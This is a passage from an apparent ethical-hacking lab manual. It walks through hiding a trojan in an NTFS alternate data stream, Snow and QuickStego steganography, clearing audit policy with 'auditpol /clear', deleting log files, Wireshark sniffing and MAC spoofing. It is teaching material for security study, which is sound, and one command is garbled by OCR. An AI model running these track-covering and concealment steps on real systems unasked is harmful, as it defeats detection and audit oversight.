
C:\test>mklink game.exe note.txt:Trojan.exe

Type game.exe to run the trojan that is hidden behind the note.txt. Here, game.exe is the shortcut created to launch trojan.exe.



v. ADS Spy

As we store the file in the Document folder, Selecting Document folder to scan particular folder only.



Select an Option, if you want to scan for ADS, click "**Scan the system for ADS**"/ or click **removes** button to remove the file '

As shown in the figure below, ADS Spy has detected the **Testfile.txt:hidden.txt** file from the directory.





Figure 6-50 ADS Detection

vi. Snow

Create a text file with some data in the same directory where Snow Tool is installed.

Go to Command Prompt


Change the directory to run Snow tool




Type the command

Snow –C –m “text to be hide” –p “password” <Sourcefile> <Destinationfile>

The source file is a Hello.txt file as shown above. Destination file will be the exact copy of source file containing hidden information.



Go to the directory; you will a new file **HelloWorld.txt**. Open the File




New File has the same text as an original file without any hidden information. This file can be sent to the target.

Recovering Hidden Information

On destination, Receiver can reveal information by using the command

Snow –C –p "password123" HelloWorld.txt




As shown in the above figure, File decrypted, showing hidden information encrypted in the previous section.

vii. Quickstego

Image Steganography using QuickStego

1. Open QuickStego Application



2. Upload an Image. This Image is term as **Cover**, as it will hide the text.

3. Enter the Text or Upload Text File

4. Click Hide Text Button

5. Save Image

This Saved Image containing Hidden information is termed as Stego Object.

Recovering Data from Image Steganography using QuickStego

1. Open QuickStego

2. Click Get Text


3. Open and Compare Both Images

Left Image is without Hidden Text; Right Image is with hidden text

viii. Clearing Audit Policies


Enabling and Clearing Audit Policies

To check command's available option Enter C:\Windows\system32> **auditpol /?**




Enter the following command to enable auditing for System and Account logon: - C:\Windows\system32>**auditpol /set /category:"System","Account logon" /success:enable /failure:enable**


To check Auditing is enabled, enter the command
C:\Windows\system32>**auditpol logon","System"/get /category:"Account**



To clear Audit Policies, Enter the following command
C:\Windows\system32>**auditpol /clear**
Are you sure (Press N to cancel or any other key to continue)?**Y**




To check Auditing, enter the command
C:\Windows\system32>**auditpol /get /category:"Account logon","System"**




ix. Clearing Logs

1. Go to Kali Linux Machine


2. Go to /**var/Logs** folder:



3. Select any log file:




4. Open any log file; you can delete



Practical No. 5


a. Use Wireshark to sniff the network.

- Start Wireshark. Under the "Capture" header, select the "Interface List" option; or click on the "Interfaces" button on the toolbar:
  This will bring up a list of network interfaces that Wireshark is able to capture packets from:



List of available capture interfaces

Select the network adapter (wired or wireless) that you are currently using to connect to the Internet, and hit the "Start" button. This will take you to the main window:



Wireshark is now capturing live network activity on your network interface. Notice that the list of packets is color-coded to highlight different types of network traffic.

- Open your web browser and navigate to a few random web pages - observe that the network packets corresponding to your web browsing activity are captured and show up in Wireshark as well.

- By default, the list of captured packets will keep scrolling automatically during a live capture. You can toggle this on/off using the AutoScroll toggle button in the toolbar.

- After letting the capture run for a couple of minutes, press the stop capture button. Do not close this capture session.


Filtering the Packet List

Capturing network traffic for a couple minutes could include traffic on many different protocols such as ARP, TCP, UDP, DNS, HTTP, etc.

We may not be interested in all of these, depending on what we are trying to achieve. Fortunately, Wireshark allows us to filter the list based on different criteria using the "Filter" toolbar:

Filter toolbar

Let us take a look at the HTTP traffic that occurs when we browse the web.
In the filter toolbar, type "http" and then click on "Apply". The window will now list only captured packets related to HTTP traffic:



Examining HTTP Traffic


The HTTP traffic that occurs during web browsing.

- Stop and close any capture that you may have open, and start a new capture.
- Set the filter to show only HTTP traffic.

Start with the HTTP request sent from your web browser.

- In your web browser, navigate to some webpage like http://wwwscf.usc.edu/~csci571/Special/HTTP/proxy.html.


- In the top frame of the Wireshark main window, look for the packet that corresponds to your request. This contains the URL in the "Info" section. Select this packet.
- In the middle frame of the Wireshark window, expand the "Hypertext Transfer Protocol" section. Notice the details given for the:
    - GET request o Host o User-Agent o Accepts o cookie o etc



Take a look at the HTTP response to the above request.

In the top frame of the Wireshark main window, find and select the "HTTP/1.1 200 OK" packet immediately below the request for proxy.html. This is the response containing the requested web page.


Again, expand the "Hypertext Transfer Protocol" section. Notice the details given for o Cache-Control o Content-Type o Server
    - Etc




Details of incoming HTTP response corresponding to proxy.html

b. Use SMAC for MAC Spoofing.

Click on that folder and you will see SMAC 2.0. Click on that launcher and the SMAC main window **Figure** will open.




Take a look at **Figure** to see how much the listing grows on my laptop that includes wireless, wired, and dial-up connections.



When you click on a different listing, the information about that hardware will be displayed below.

